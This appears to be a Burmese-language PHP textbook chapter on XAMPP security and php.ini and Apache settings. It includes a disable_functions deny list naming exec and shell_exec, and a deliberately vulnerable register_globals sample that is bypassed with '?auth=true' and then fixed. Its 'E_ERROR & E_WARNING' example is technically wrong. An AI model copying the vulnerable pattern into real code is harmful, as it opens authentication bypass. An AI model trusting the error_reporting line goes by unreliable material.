The MySQL admin user root has NO password	UNSECURE
PhpMyAdmin free accessible by network	UNSECURE
A FTP server is not running or is blocked by a firewall!	UNKNOWN
PHP is NOT running in "safe mode"	UNSECURE
A POP3 server like Mercury Mail is not running or is blocked by a firewall!	UNKNOWN

The green marked points are secure; the red marked points are definitely unsecure and the yellow marked points couldn't be checked (for example because the software to check isn't running).

ပုံ (၁၀-၅) XAMPP Security

Security Page မှာ XAMPP ကထည့်သွင်းပေးထားတဲ့ Apache, PHP နဲ့ MySQL တို့တဲ့ လုပ်ချောင်းအခြေခံနေဂု

ယေားတစ်ခုနဲ့ဖော်ပြန်မှုပြစ်ပြီး လိုအပ်တဲ့ Password တွေသတ်မှတ်နိုင်ဖို့အတွက် Link တစ်ခုလည်း အဲဒီယေားရဲ့အောက်မှာ ပါဝင်လာမှုဖြစ်ပါတယ်။ အဲဒီ Link ကို ထပ်နှုပ်လိုက်ရင် ပုံ (၁၀-၈) မှာဖော်ပြထားသလို Password တွေသတ်မှတ်နိုင်တဲ့ Interface တစ်ခုကို ရရှိမှာပါ။



ပုံ (၁၀-၈) XAMPP Security – Password Setting

MySQL ရဲ့ Default User ဖြစ်တဲ့ root အတွက် Password သတ်မှတ်ပေးနိုင်သလို XAMPP Home Page အတွက်လည်း Password သတ်မှတ်ပေးနိုင်ပါတယ်။ အသုံးပြုနေတဲ့ OS က Linux ဆိုရင် XAMPP Security Setting တွေကိုအောက်ပါ Command ကနေတစ်ဆင့် သတ်မှတ်နိုင် ပါတယ်။

```
$ sudo /opt/lampp/lampp security
```

ဆက်လက်လေ့လာသင့်တာကတော့ ပုံ (၁၀-၉) နံပါတ် (၂) အနေနဲ့ဖော်ပြထားတဲ့ `phpinfo()` ဖြစ်ပါတယ်။ အဲဒီ Option ကိုနှိပ်ကြည့်ရင် PHP နဲ့ Apache တို့၏ Setting Information တွေ၊ ထည့်သွင်းထားတဲ့ Module တွေနဲ့ အခြားသိသင့်တဲ့ အချက်အလက်တွေကိုဖော်ပြပေးမှုဖြစ်ပါတယ်။ `phpinfo()` ဟာ PHP Function တစ်ခုဖြစ်ပြီး ကျွန်တော်တို့ရေးသားတဲ့ PHP Script ထဲမှာထည့်သွင်းရေးသားနိုင်ပါတယ်။ ဒါပေမယ့် လက်တွေ့မှာ `phpinfo()` က ဖော်ပြပေးတဲ့ အချက်အလက်တွေက ကျွန်တော်တို့လေ့လာဖို့သာဖြစ်ပြီး အသုံးပြုသူကိုဖော်ပြသင့်တဲ့အချက်တွေ မဟုတ်ပါဘူး။



PHP Version 5.4.4	
System	Linux datastore 3.5.0-27-generic #46-Ubuntu SMP Mon Mar 25 20:00:05 UTC 2013 i686
Build Date	Jul 5 2012 19:36:24
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/opt/lampp/etc
Loaded Configuration File	/opt/lampp/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API20100525.NTS
PHP Extension Build	API20100525.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled

ပုံ (၁၀-၁၁) `phpinfo()` Example

10.1 – PHP Configuration File

PHP နဲ့ ပက်သက်တဲ့ Setting တွေကို `php.ini` လိုအမည်ရတဲ့ Configuration File တစ်ခုနဲ့ စုစည်းထားလေးရှိပါတယ်။ ပုံ (၁၀-၁၁) ကိုလေ့လာကြည့်ရင် `phpinfo()` ရလဒ်မှ `php.ini` တည်ရှုရ Location ကို ထည့်သွင်းဖော်ပြထားတာကို တွေ့ရမှာဖြစ်ပါတယ်။ Windows မှာတော့ `php.ini` ရဲ့ Location ၂ C:\xampp\php\php.ini ဖြစ်မှာပါ။ အဲဒီ `php.ini` File ကို Text Editor တစ်ခုနဲ့ဖွင့်ကြည့်ရင် အခါလိုပုံစံရေးသားထဲ အချက်အလက် တွေကို တွေ့ရမှာပါ။

[PHP]

```
;;;;;;;;;;;;;;;;;;
; About php.ini  ;
;;;;;;;;;;;;;;;;;;
; PHP's initialization file, generally called php.ini, is responsible for
; configuring many of the aspects of PHP's behavior.

...
; Enable the PHP scripting language engine under Apache.
```

```

; http://php.net/engine
engine = On
...
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/short-open-tag
short_open_tag = Off

; Allow ASP-style <% %> tags.
; http://php.net/asp-tags
asp_tags = Off
...

```

ရှေ့ဆုံးက Semi-colon နဲ့စထားတဲ့လိုင်းတွေဟာမှတ်ချက်တွေ ဖြစ်ပါတယ်။ Setting အနေနဲ့ထည့်သွင်း အလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ Setting တွေရဲ့အဓိပ္ပာယ်ကိုရှင်းပြထားတဲ့ ရှင်းလင်းချက်များနဲ့ အခြားမှတ်ချက်များသာဖြစ်ပါတယ်။ Semi-colon နဲ့မစပဲ ရေးသားထားတဲ့လိုင်းတွေကသာ Setting တွေဖြစ်ပါတယ်။ Setting တစ်ချို့ကို ရွေးချယ်ဖော်ပြပေးလိုက်ပါတယ်။

PHP Short Open Tags

```
short_open_tag = On
```

ပထမဆုံးဖော်ပြချင်တာကတော့ short_open_tag Setting ဖြစ်ပါတယ်။ ဒါ Setting အတွက်တန်ဖိုးအနေနဲ့ On ဆုံးမဟုတ် Off ကိုသတ်မှတ်ပေးနိုင်ပါတယ်။ Short Open Tag ဆိုတာဒီလိုပါ။ ကျဉ်းကော်တို့ PHP Code တွေကို <?php အဖွင့်နဲ့ ?> အပိုတ်အတွင်းမှာရေးသားကြရပါတယ်။ အဖွင့်အနေနဲ့ <?php လို့ အပြည့်အစုံရေးမယ့်အတား <? နဲ့ <?= တို့ကို အတိုကောက်အဖြစ် အသုံးပြုနိုင်ပါတယ်။ ဒါပေမယ့် short_open_tag Setting တန်ဖိုးကို On လို့ သတ်မှတ်ထားမှသာ အဲဒီအတိုကောက်ရေးနည်းတွေကိုအသုံးပြုနိုင်မှာပါ။ short_open_tag တန်ဖိုး Off သတ်မှတ်ထားရင်တော့ အသုံးပြုနိုင်မှာမဟုတ်ပါဘူး။ အတိုကောက်နှစ်မျိုးမှာ <? က <?php လို့အပြည့်အစုံ ရေးသားခြင်းနဲ့ အဓိပ္ပာယ်အတူတူပဲဖြစ်ပါတယ်။ ထူးခြားတဲ့ကွားချက်မရှိပါဘူး။ ရေးရတာတိုတာနဲ့ ရည်တာပဲ ကွာပါတယ်။ <?= ကတော့ Output Tag လို့ခေါ်နိုင်ပါတယ်။ <?= လို့ရေးသားလိုက်ခြင်းက <?php echo လို့ ရေးသားခြင်းနဲ့တူညီပါတယ်။ <?= အဖွင့်နဲ့ ရေးသားထားတဲ့ PHP Code တွေကို သတ်မှတ်ထားတဲ့အလုပ်လုပ်ယုံသာမက ရလဒ်ကိုလည်း Output အနေနဲ့ တစ်ခါ တည်းဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။

Short Open Tag တွေက အတော်လေးအသုံးဝင်ပါတယ်။ HTML နဲ့ PHP တွေကို ရောပြီး ရေးရတဲ့အခါ Short Open Tag တွေသုံးခြင်းအားဖြင့် ရေးသားထားတဲ့ Code တွေကိုပိုမိုသပ်ရပ်သွားပေါ်တယ်။ ပြီးခဲ့တဲ့ အခန်းမှာ Category List ဖော်ပြန့်အတွက် အခုလိုရေးသားခဲ့ပါတယ်။

```
<ul>
<?php while($row = mysql_fetch_assoc($result)): ?>
- [ <a href="cat-del.php?id=<?php echo $row['id'] ?>" class="del">del</a> ]
[ <a href="cat-edit.php?id=<?php echo $row['id'] ?>">edit</a> ]
<?php echo $row['name'] ?>

<?php endwhile; ?>
</ul>
```

အဲဒီ Code ကို Short Open Tag တွေသုံးပြီး အခုလိုပြင်းနိုင်ပါတယ်။

```
<ul>
<? while($row = mysql_fetch_assoc($result)): ?>
- [ <a href="cat-del.php?id=<?= $row['id'] ?>" class="del">del</a> ]
[ <a href="cat-edit.php?id=<?= $row['id'] ?>">edit</a> ]
<?= $row['name'] ?>

<? endwhile; ?>
</ul>
```

Output ရှိက်ထုတ်ဖော်ပြစ်စဉ်တဲ့ နေရာတွေမှာ echo Keyword အစား: <?= Tag အသုံးပြုတာကို သတိပြုပါ။ အလုပ်လုပ်ပုံ ပြောင်းလဲသွားခြင်းမရှိပါဘူး။ မူလအတိုင်းပဲအလုပ်လုပ်မှာပါ။ ဒါပေမယ့် Code ကတော့ ပိုမိုကျေစံလစ် သပ်ပုံပဲတယ်။ နောက်ပိုင်း ဆက်လက်ဖော်ပြမယ့် PHP Code နှမုန်ဘေးတွေမှာ HTML Structure နဲ့ရောင်းရတဲ့အခါတိုင်း Short Open Tag တွေ အသုံးပြုဖော်ပြသွားတော့မှာပါ။

Disable Functions

```
disable_functions = exec,shell_exec,unlink,phpinfo
```

နောက် Setting တစ်ခုကတော့ disable_functions ဖြစ်ပါတယ်။ ဒါ Setting အတွက်တန်ဖိုးအနေနဲ့ PHP Function အမည်တွေကို အတွဲလိုက်သတ်မှတ်ပေးနိုင်ပါတယ်။ disable_functions အဖြစ် သတ်မှတ်ထားတဲ့ PHP Function တွေကို ကျွန်တော်တို့ Code ထဲမှာ ထည့်သွင်းရေးသားရင် အလုပ်လုပ်မှုဟုတ်ပါဘူး။ ဒါ Setting ကို လုပ်ခြေရေးအတွက် အသုံးပြုဖြစ်လေ့ရှိပါတယ်။ ကျွန်တော်တို့ Application မှာ အသုံးမလိုရင် Server ရဲ့ File System ကို စီမံနိုင်တဲ့ PHP Function တွေကို ဒါ Setting သုံးပြီးပိတ် ထားနိုင်ပါတယ်။ ဒီနည်းနဲ့ အကြောင်းအမျိုးမျိုးကြောင်း ကျွန်တော်တို့ရဲ့ Application မှာ လုပ်ခြေရေး ပြဿနာကြုံပြီး အခွင့်မရှိသူတစ်ယောက်က သုတေသနကိုယ်ပိုင် PHP Script တွေကို ကျွန်တော်တို့ Server မှာ Run ခွင့်ရသွားတဲ့ အခါ ဒါ Function တွေအသုံးမပြု နိုင်တဲ့အတွက် Server ရဲ့ File System ကို ထိခိုက်စေခြင်းမှ အထိက်အလျောက်ကာကွယ် နိုင်ပါတယ်။ ဒီသဘောအကြံပေးကြတွေရှိပေမယ့် သိပ်တော့ အဓိပ္ပာယ်မရှိပါဘူး။ ကျွန်တော်တို့ရဲ့ Server ပေါ်မှာ အခွင့်မရှိသူက သုတေသနကိုယ်ပိုင် PHP Script တွေကို Run ခွင့် ရန်ပြီ ဆိုကတည်းက လွှဲနေပါပြီ။ အဲဒီလိုပြဿနာရှိခဲ့ရင် Function တွေပိတ် ထားပြီး ဆေးမြို့တိနဲ့ကုန်နေမယ့်အစား ပြဿနာရင်း မြစ်ကိုရှာပြီး ဖြေရှင်းခြင်းကသာ မှန်ကော်တဲ့ဖြေရှင်းနည်းဖြစ်မှာပါ။ ဘာပဲပြောပြော၊ အသုံးပြုလိုရင်သုံးနိုင်အောင် ထည့်သွင်းဖော်ပြပေး လိုက်ခြင်း ဖြစ်ပါတယ်။

Expose PHP Version (or Not)

```
expose_php = Off
```

`expose_php` Setting အတွက်လည်း On နဲ့ Off ဆိုတဲ့ တန်ဖိုးနှစ်ခု အသုံးပြုနိုင်ပါတယ်။ On ထားရင် Web Server က Respond ပြန့်အခါ Respond Header ထဲမှာ PHP Version ကို ထည့်သွင်းပေးသွား မှာဖြစ်ပါ တယ်။ Off ထားရင်တော့ ဒီလိုထည့်သွင်းပေးမှာ မဟုတ်တော့ပါဘူး။ On ထားတဲ့ အတွက်ထူးခြားတဲ့ အကျိုးသိပ်မရှိလို့ Off ထားတာ က လုပ်ခြင်းအတွက် ပိုကောင်းစေနိုင်ပါတယ်။

Resource Usages

```
max_execution_time = 30
```

PHP Script တစ်ခုရဲ့ အလုပ်လုပ်ရန် အကြဆုံးခွင့်ပြချိန်ကို `max_execution_time` Setting နဲ့ ကုန်သတ်ထားနိုင်ပါတယ်။ တန်ဖိုးကို စက်နှစ်သတ်မှတ်ပေးရပါတယ်။ ဒီလို သတ်မှတ်ထားခြင်းအားဖြင့် Script တစ်ခုဟာ သတ်မှတ်ချိန် အတွင်းပြီးစီအောင် အလုပ်မလုပ်နိုင်ရင်အလိုလိုရပ်တန်ပေးသွားမှာဖြစ်ပါတယ်။ အကြမ်းဖျော်းအလုပ်လုပ်ချိန်ဟာ စက်နှစ် (၃၀) ထက်မပုံသင့်ပါဘူး။ ဒီထက်ပိုကြာနေရင် ပုံမှန်မဟုတ်တော့ပဲ တစ်ခုခုမှားနေတာဖြစ်နိုင်ပါတယ်။ ကျွန်တော်တိုက အမှားကိုရာဖွေပြင်ဆင် ပေးရမှာပါ။ ဒီအမှားကြောင့် Script တစ်ခုကအချိန်အကြားရှိပြီး အလုပ်လုပ်နေပြီခိုရင် Server ရဲ့ Processor ကိုသုံးနေတဲ့ အတွက် Server တစ်ခုလုံးကိုလည်း သက်ရောက်စေမှာပါ။ ဒါကြောင့် ဒီ Setting ကို ချင့်ချိန်သတ်မှတ်ထားသင့်ပါတယ်။

```
memory_limit = 128M
```

PHP Script တစ်ခုကိုအမြင်ဆုံးအသုံးပြခွင့်ပေးမယ့် Memory ပမာဏကိုလည်း `memory_limit` Setting သတ်မှတ်ထားနိုင်ပါတယ်။ ပမာဏကို Megabyte အတွက် M Unit နဲ့သတ်မှတ်ပေးရပြီး Gigabyte ဆိုရင် G Unit နဲ့သတ်မှတ်ပေးရပါတယ်။ Script တစ်ခုက Memory ပမာဏအများကြီး အသုံးပြုနေရင် Server Performance ကိုထိခိုက်စေနိုင်ပါတယ်။ ဒါကြောင့် ဒီ Setting ကိုလည်း ချင့်ချိန်သတ်မှတ်ထားဖို့လိုအပ်ပါတယ်။

Error Reporting

```
error_reporting = E_ALL & ~E_DEPRECATED
```

ကျွန်တော်တို့ရဲ့ PHP Code ထဲမှာ အမှားတွေပါလာတဲ့ အခါ အဲဒီအမှားတွေအတွက် Error Message တွေကို ဘယ်လိုပုံစံဖော်ပြသင့်သလဲဆိုတာကို `error_reporting` Setting နဲ့ သတ်မှတ်ထားနိုင်ပါတယ်။ တန်ဖိုးအနေနဲ့ Pre-Defined Constant လိုခေါ်တဲ့ ကြိုတင်သတ်မှတ်ထားတဲ့ တန်ဖိုးတွေပေးနိုင်ပါတယ်။ ပေးနိုင်တဲ့ တန်ဖိုးတွေထဲက အဓိကအကျဆုံး Constant တွေကတော့ `E_ALL`, `E_ERROR`, `E_WARNING`, `E_PARSE`, `E_NOTICE` နဲ့ `E_DEPRECATED` တို့ပဲ ဖြစ်ပါတယ်။

`E_ALL` ကတော့ Error အားလုံးဆိုတဲ့ အဓိပ္ပာယ်ဖြစ်ပါတယ်။ `error_reporting = E_ALL` ဆိုရင် ရှိသမှု Message အားလုံးကို ဖော်ပြပေးမှာဖြစ်ပါတယ်။

E_ERROR ကတေသာ **Fatal Error** လိုပေါ်တဲ့ Script ဘယ်လိုမှ ဆက်အလုပ် မလုပ်နိုင်လောက်တဲ့ ဆုံးရွားတဲ့ Error အမျိုးအစားများဖြစ်ပါတယ်။ **E_WARNING** ဆိုတာကတေသာ **Fatal Error** ထွေးလောက်မခိုးတဲ့ မူးယွင်းနေနှင့်ကြောင်း သတိပေးချက်တွေဖြစ်ပါတယ်။ **E_PARSE** ကတေသာ Script ရဲရေးထဲ့မှာမှားနေလို့ အလုပ်မလုပ်နိုင်တဲ့ Error အမျိုးအစားဖြစ်ပါတယ်။ **E_NOTICE** ကတေသာ အမှားအတွက်မဟုတ်ပါဘူး၊ မသုံးသင့်တဲ့ အရေးအသားမျိုးနဲ့ ရေးသားထားမြို့ကြောင်း သတိပေးချက်တွေမျိုးဖြစ်ပါတယ်။ ဥပမာ - မရှိတဲ့ Array Index တစ်ခု ကတန်ဖိုးကို ရယူဖို့ကြိုးစားမြန်တဲ့အခါ မျိုးမှာ Notice ပေးတက်ပါတယ်။ **E_DEPRECATED** ကတေသာ လက်ရှိအသုံးပြန်ငြေပေမယ့် နောက်ပိုင်း PHP Version တွေမှာထည့်သွင်းပါဝင်တော့မှာမဟုတ်တဲ့ လုပ်ဆောင်ချက်တစ်ခုကို အသုံးပြုထားတဲ့အခါ သတိပေးခြင်းဖြစ်ပါတယ်။

`error_reporting = E_ERROR & E_WARNING` လိုသတ်မှတ်ထားမယ်ဆိုရင် Fatal Error နဲ့ Warning အတွက် Message တွေကလွှဲပြီး ကျန် Message တွေကို ဖော်ပြမှာမဟုတ်ပါဘူး။ Production မှာအသုံးပြုလေ့ရှိတာ ကတေသာ `E_ALL & ~E_DEPRECATED` ဆိုတဲ့တန်ဖိုးဖြစ်ပါတယ်။ အဓိပါယ်က Deprecated သတိပေးချက်တွေ ကလွှဲရင်ကျန် Error အားလုံးကို ဖော်ပြမယ်ဆိုတဲ့ အဓိပါယ် ဖြစ်ပါတယ်။ `~ Sign` လေးက Not ဆိုတဲ့ အဓိပါယ်ပါ။ `error_reporting = 0` လိုသတ်မှတ်ထား ရင်တေသာ Error Message တွေကို လုံးဝဖော်ပြမှာမဟုတ်တော့ပါဘူး။ ဒါပေမယ့် Error တွေ မဖော်ပြစ်ချက်ယူသက်သက်နဲ့ ဒီလိုမသတ်မှတ်သင့်ပါဘူး။ ကိုယ့် Script ဘာဖြစ်လို့ ဖြစ်နေမှုနဲ့ မသုံးဖြစ်သွားနိုင်ပါတယ်။ Error ဖော်ပြခြင်း၊ မဖော်ပြခြင်းကို `display_errors` Setting နဲ့ သတ်မှတ်နိုင်ပါတယ်။

`display_errors = On`

`display_errors` Setting အတွက် On နဲ့ Off တန်ဖိုးနှစ်ခု သတ်မှတ်နိုင်ပါတယ်။ On ထားရင် Error Message တွေကို `error_reporting` မှာသတ်မှတ်ထားတဲ့အတိုင်း ဖော်ပြပေးမှာပါ။ Off ထားရင်တေသာ Error Message တွေကိုဖော်ပြမှာ မဟုတ်တော့ပါဘူး။ ဒါပေမယ့် Log အနေနဲ့ မှတ်တမ်းယူထားပေးမှာဖြစ်ပါတယ်။ ဒါကြောင့် Development မှာ On ထားပြီး Production မှာ Off ထားလေ့ရှိကြပါတယ်။ Off ထားတဲ့ အတွက် Error တွေကို မဖော်ပြပေမယ့် ကျန်တော်တို့ လေ့လာနိုင်အောင် Log လုပ်ထားပေးမှာဖြစ်လို့ အသုံးဝင်ပါတယ်။

Register Global

`register_globals = Off`

PHP ၏ Request နဲ့အတူပါဝင်လာတဲ့တန်ဖိုးတွေကို `$_GET`, `$_POST`, `$_REQUEST`, `$_COOKIE` အစရိတဲ့ Superglobal တွေနဲ့လက်ခံထားပေးတာကို ကျန်တော်တို့လောက်ခြုံကြပြီးဖြစ်ပါတယ်။ Register Global Setting ကို On ထားမယ်ဆိုရင် Request နဲ့အတူပါဝင်လာတဲ့ တန်ဖိုးတွေကို Superglobal တွေနဲ့လက်ခံပြင်ဆင် ထားယုံမျှပေးအသင့် သုံးနိုင်တဲ့ Variable တွေ ဖြစ်ပါ PHP က ပြင်ဆင်ထားပေးပါသေးတယ်။ ဒီလိုပြင်ဆင်ပေးထားခြင်းဟာ သူ့နေရာနဲ့သူအသုံးဝင်ပေမယ့် မသုံးတက်ရင် အတော်လေးကြီးကျယ်တဲ့ လုံခြုံရေးပြဿနာရှိနိုင်ပါ တယ်။ ဥပမာ -

```
if ($_SESSION['auth']) {
    $auth = true;
}
```

```
if($auth) {
    // Do Important Things
}
```

နမူနာမှ auth Session ရှိနေမှသာ \$auth Variable ကို true တန်ဖိုးသတ်မှတ်စေမှုပါတယ်။ နောက်ပိုင်းမှာ အရေးကြီးတဲ့လုပ်ဆောင်ချက်တွေလုပ်ဖို့လိုတိုင်း ဒါ \$auth Variable နှစ်စေးဆောင်ရွက် စေတဲ့သဘောဖြစ်ပါတယ်။ register_globals ကိုသာ On ထားရင် Request မှာ ?auth=true ဆိတဲ့ Query String ပါဝင် လာခဲ့ရင် ဒါ တန်ဖိုးကို PHP က ထဲ့စံအတိုင်း \$_GET Superglobal ရဲ့ auth Index မှာ လက်ခံထားပေးယုံမျှပေးက \$auth = true ဆိတဲ့ Variable တစ်ခုကိုလည်း အလိုအလျောက် ကြော်သတ်မှတ်ပေးသွားမှုပြစ်ပါတယ်။ ဒါတော့ ကျွန်ုတ်တို့ နမူနာအရ ဆိရင် auth Session ရှိရှိမရှိရှိ \$auth Variable ရဲ့တန်ဖိုး true ဖြစ်သွားစေမှုပြစ်လို့ အရေးကြီးတဲ့ လုပ်ဆောင်ချက်ကို အခွင့်မရှုလည်းပဲလုပ်လို့ရသွားနိုင်စေသလိုဖြစ်နေပါတယ်။ ဒါပြဿနာကို ဖြေရှင်းဖို့အတွက် နမူနာ Code ကို အခုလုပ်ပြင်ဆင်လိုက်နိုင်ပါတယ်။

```
$auth = false;
if ($_SESSION['auth']) {
    $auth = true;
}

if($auth) {
    // Do Important Things
}
```

\$auth Variable တန်ဖိုးကို false လို့ဦးဆုံးကြိုတင်သတ်မှတ်လိုက်ယုံပါပဲ။ ပြီးတော့မှ auth Session ရှိမရှိစစ်ပြီး ရှိတော့မှ true တန်ဖိုးသတ်မှတ်တဲ့အလုပ်ကိုလုပ်ပါတယ်။ ဒါတော့ auth Session ရှိမနေပဲ \$auth ရဲ့တန်ဖိုး true မဖြစ်တော့ပါဘူး။ ဒါလိုကိစ္စမျိုးရှိတက်လို့ register_globals ဟာ ရေးသားသူ Developer များက အသုံးမတက်ရင် လုပ်ချောင်းပြဿနာရှိနိုင်တယ်လို့ဆိုလို့ခြင်းဖြစ်ပါတယ်။ Development မှာရော Production မှာပါ ဒါ register_globals Setting ကို Off လုပ်ထားဖို့ အကြံပြုကြပါတယ်။ PHP ကလည်း Default အနေနဲ့ Off လုပ်ထားပေးမှာ ဖြစ်ပါတယ်။

Request Size and File Upload Limit

```
post_max_size = 8M
```

POST Request တွေနဲ့အတူပါဝင်လာတဲ့ Data ပမာဏကို post_max_size နဲ့ ကန့်သတ်ထားနိုင်ပါတယ်။ ရှိုးရှိုး Request Data တွေကတော့ ပမာဏအများကြီးရှိခဲ့ပါတယ်။ Request နဲ့အတူ File တွေပါဝင်လာမှသာ ပမာဏက များတက်တာပါ။ လိုအပ်သလို သတ်မှတ်ထားနိုင်ပါတယ်။ တန်ဖိုးကို Megabyte အတွက် M Unite နဲ့ Gigabyte အတွက် G Unit အသုံးပြုပြီး သတ်မှတ်ပေးရပါတယ်။

```
file_uploads = On
```

File Upload ခွင့်ပြုမြဲကို file_uploads Setting နဲ့သတ်မှတ်ထားနိုင်ပါတယ်။ တန်ဖိုးက On ဆိုရင် ခွင့်ပြုတယ်

ဆိုတဲ့အမိပါယ်ဖြစ်ပြီး Off ဆိုရင်တော့ File Upload ခွင့်ပြုမှုမဟုတ်တော့ပါဘူး။

```
upload_max_filesize = 2M
```

File Upload ခွင့်ပြုသားတယ်ဆိုရင် Upload လုပ်လာတဲ့ File တစ်ခုချင်းစီရဲ့ အမြင့်ဆုံးလက်ခံတဲ့ ပမာဏကို upload_max_filesize Setting နဲ့ ကန်သတ်ထားနိုင်ပါတယ်။ ထုံးစံအတိုင်း တန်ဖိုးကို Megabyte အတွက် M Unit နဲ့ Gigabyte အတွက် G Unit အသုံးပြုပြီးသတ်မှတ်ပေးရပါတယ်။ Server ရဲ့ Capacity နဲ့ အသုံးပြု သူအရေအတွက်ပေါ်မှု တည်ပြီး သင့်တော်သလိုသတ်မှတ်ပေးထားနိုင်ပါတယ်။

Allow URL as File (or Not)

```
allow_url_fopen = Off
```

PHP နဲ့ file_get_content() တို့လို Function တွေသုံးပြီး File တွေကိုဖွင့်ယူအသုံးပြုတဲ့အခါ လက်ရှိ Server ပေါ်မှုရှိနေတဲ့ File တွေသာမက URL အနေနဲ့ပေးလာတဲ့ အခြား Server က Resource တွေကိုပါ File အနေနဲ့ အလုပ်လုပ်ခွင့်ပြုမှုပါကို allow_url_fopen Setting နဲ့ သတ်မှတ်ထားနိုင်ပါတယ်။ အထူးလိုအပ်ချက်မရှိရင် တော့ Off လုပ်ပြီး ပိတ်ထားသင့်ပါတယ်။ လုပ်ခြင်းအတွက် တစ်နည်းတစ်ဖုံးအထောက် အကူဖြစ်စေပါတယ်။

```
allow_url_include = Off
```

File Include လုပ်တဲ့အခါမှုလည်း လက်ရှိ Server မှာရှိတဲ့ File တွေသာမက URL အနေနဲ့ပေးလာတဲ့ အခြား Server က Resource တွေကိုပါ Include လုပ်ခွင့်ပြုမှုပါ allow_url_include Setting နဲ့ သတ်မှတ်ထားနိုင်ပါတယ်။ သူလည်းပဲ မလိုအပ်ရင် Off လုပ်ထားတာပဲကောင်းပါတယ်။

Timezone

```
date.timezone = Asia/Rangoon
```

Date/Time နဲ့ပက်သက်ပြီးအလုပ်လုပ်ရတိုင်း Default Timezone အနေနဲ့အသုံးပြု စေလိုတဲ့တန်ဖိုးကို date.timezone ဆိုတဲ့ Setting နဲ့သတ်မှတ်ထားပေးပါတယ်။ သက်ဆိုရင် Timezone အမည်ကို မှန်ကန်အောင် သတ်မှတ်ထားပေးရမှာ ဖြစ်ပါတယ်။ သတ်မှတ်နိုင်တဲ့ Timezone အမည်စာရင်းအပြည့်အစုံကို <http://www.php.net/manual/en/timezones.php> မှာလေ့လာနိုင်ပါတယ်။ မြန်မာနိုင်ငံရဲ့ Standard Time ကိုသတ်မှတ်ပေးလိုရင်တော့ Asia/Rangoon ဆိုတဲ့ တန်ဖိုးကို သတ်မှတ်ပေးရမှာပါ။

အခြေဖြစ်ပဲခဲ့တာတွေကတော့ မဖြစ်မနေသိရှိသင့်တဲ့ Setting တွေဖြစ်ပြီး php.ini မှာသတ်မှတ်နိုင်တဲ့ Setting အပြည့်အစုံကို <http://www.php.net/manual/en/ini.list.php> မှာ ဆက်လက်လေ့လာနိုင်ပါတယ်။

10.2 – Setting Configuration on Run-Time

Setting တွေကို php.ini မှာ တိုက်ရှိက်မသတ်မှတ်ပဲ PHP Code ထဲမှာထည့်သွင်းရေးသားခြင်းအားဖြင့်လည်း သတ်မှတ်နိုင်ပါသေးတယ်။ အသုံးပြုရတဲ့ Function တွေကတော့ ini_get(), ini_set() နဲ့ ini_restore()

တိုပြုဖြစ်ပါတယ်။

ခွင့်ပြုထားတဲ့ အမြင့်ဆုံး Upload File Size ကို ရယူလိုရင် ini_get("upload_max_filesize") လို ရေးသားပေးခြင်း အားဖြင့်ရယူနိုင်ပါတယ်။ ini_get() Function ၏ လက်ရှိ Setting တန်ဖိုးကိုပြန်ပေးတဲ့ Function တစ်ခုဖြစ်ပါတယ်။

Error Report Setting ကိုသတ်မှတ်လိုရင် ini_set("error_reporting", "E_ALL") လို ရေးသား သတ်မှတ်နိုင်ပါတယ်။ ini_set() Function ၏ Setting တန်ဖိုးတွေကို Run Time မှုသတ်မှတ်ပေးပါတယ်။ တစ်ချို့ Setting တွေကတော့ Run Time မှုသတ်မှတ်လိုမရနိုင်လို ini_set() Function နဲ့ သတ်မှတ်လိုမရပါဘူး။ <http://www.php.net/manual/en/ini.list.php> မှ Setting တန်ဖိုးတွေကို ဖော်ပြတဲ့အခါ php.ini Only လိုမှုတဲ့ချက် ရေးသားဖော်ပြထားတဲ့ Setting တွေဟာ ini_set() နဲ့ သတ်မှတ်လိုမရတဲ့ Setting တွေဖြစ်ပါတယ်။

ini_set() Function နဲ့ Setting ကိုပြင်ဆင်ထားပြီးမှုမှုလတန်ဖိုးကိုပြန်ပြောင်းလိုချင်ရင်တော့ ini_restore() Function ကို အသုံးပြုနိုင်ပါတယ်။

10.3 – Apache Setting

ဆက်လက်ပြီး Apache Web Server နဲ့ပက်သက်တဲ့ Setting တွေကို ဖော်ပြပေးပါမယ်။ XAMPP ကို Windows မှာ အသုံးပြုနေသူများအတွက် Apache Setting File တည်ရှိတဲ့ Location ကတော့ C:\xampp\apache\conf\httpd.conf ဖြစ်ပါတယ်။ Linux မှာဆိုရင် /opt/lampp/etc/httpd.conf ဖြစ်ပါတယ်။

အဲဒီ httpd.conf ကို Text Editor နဲ့ ဖွင့်ကြည့်လိုက်ရင် အခုလိုတွေ့ရနိုင်ပါတယ်။

```
# This is the main Apache HTTP server configuration file. It contains the
# configuration directives that give the server its instructions.
...
# ServerRoot: The top of the directory tree under which the server's
# configuration, error, and log files are kept.
#
# Do not add a slash at the end of the directory path. #
ServerRoot "/opt/lampp"
...
# Listen: Allows you to bind Apache to specific IP addresses and/or
# ports, instead of the default. See also the <VirtualHost>
# directive.
#Listen 12.34.56.78:80
Listen 80
...
# Example:
# LoadModule foo_module modules/mod_foo.so
LoadModule authn_file_module modules/mod_authn_file.so
LoadModule authn_dbm_module modules/mod_authn_dbm.so
...
#
# Sign နဲ့စထားတဲ့လိုင်းတွေက မှတ်ချက်တွေဖြစ်ပါတယ်။ php.ini ၏ Semicolon ကို မှတ်ချက်ထည့်သွင်းဖို့ အသုံး
ပြုပေမယ့် httpd.conf ၏ # Sing ကိုအသုံးပြုခြင်းဖြစ်ပါတယ်။ သူလည်းပဲ သက်ဆိုင်ရာ Setting တွေရဲ့ အသုံး
```

ပြုပုံတွေကို မှတ်ချက်အနေနဲ့ တစ်ပါတည်းတွဲဖက်ပေးထားတာပါ။

Port Setting

Listen 80

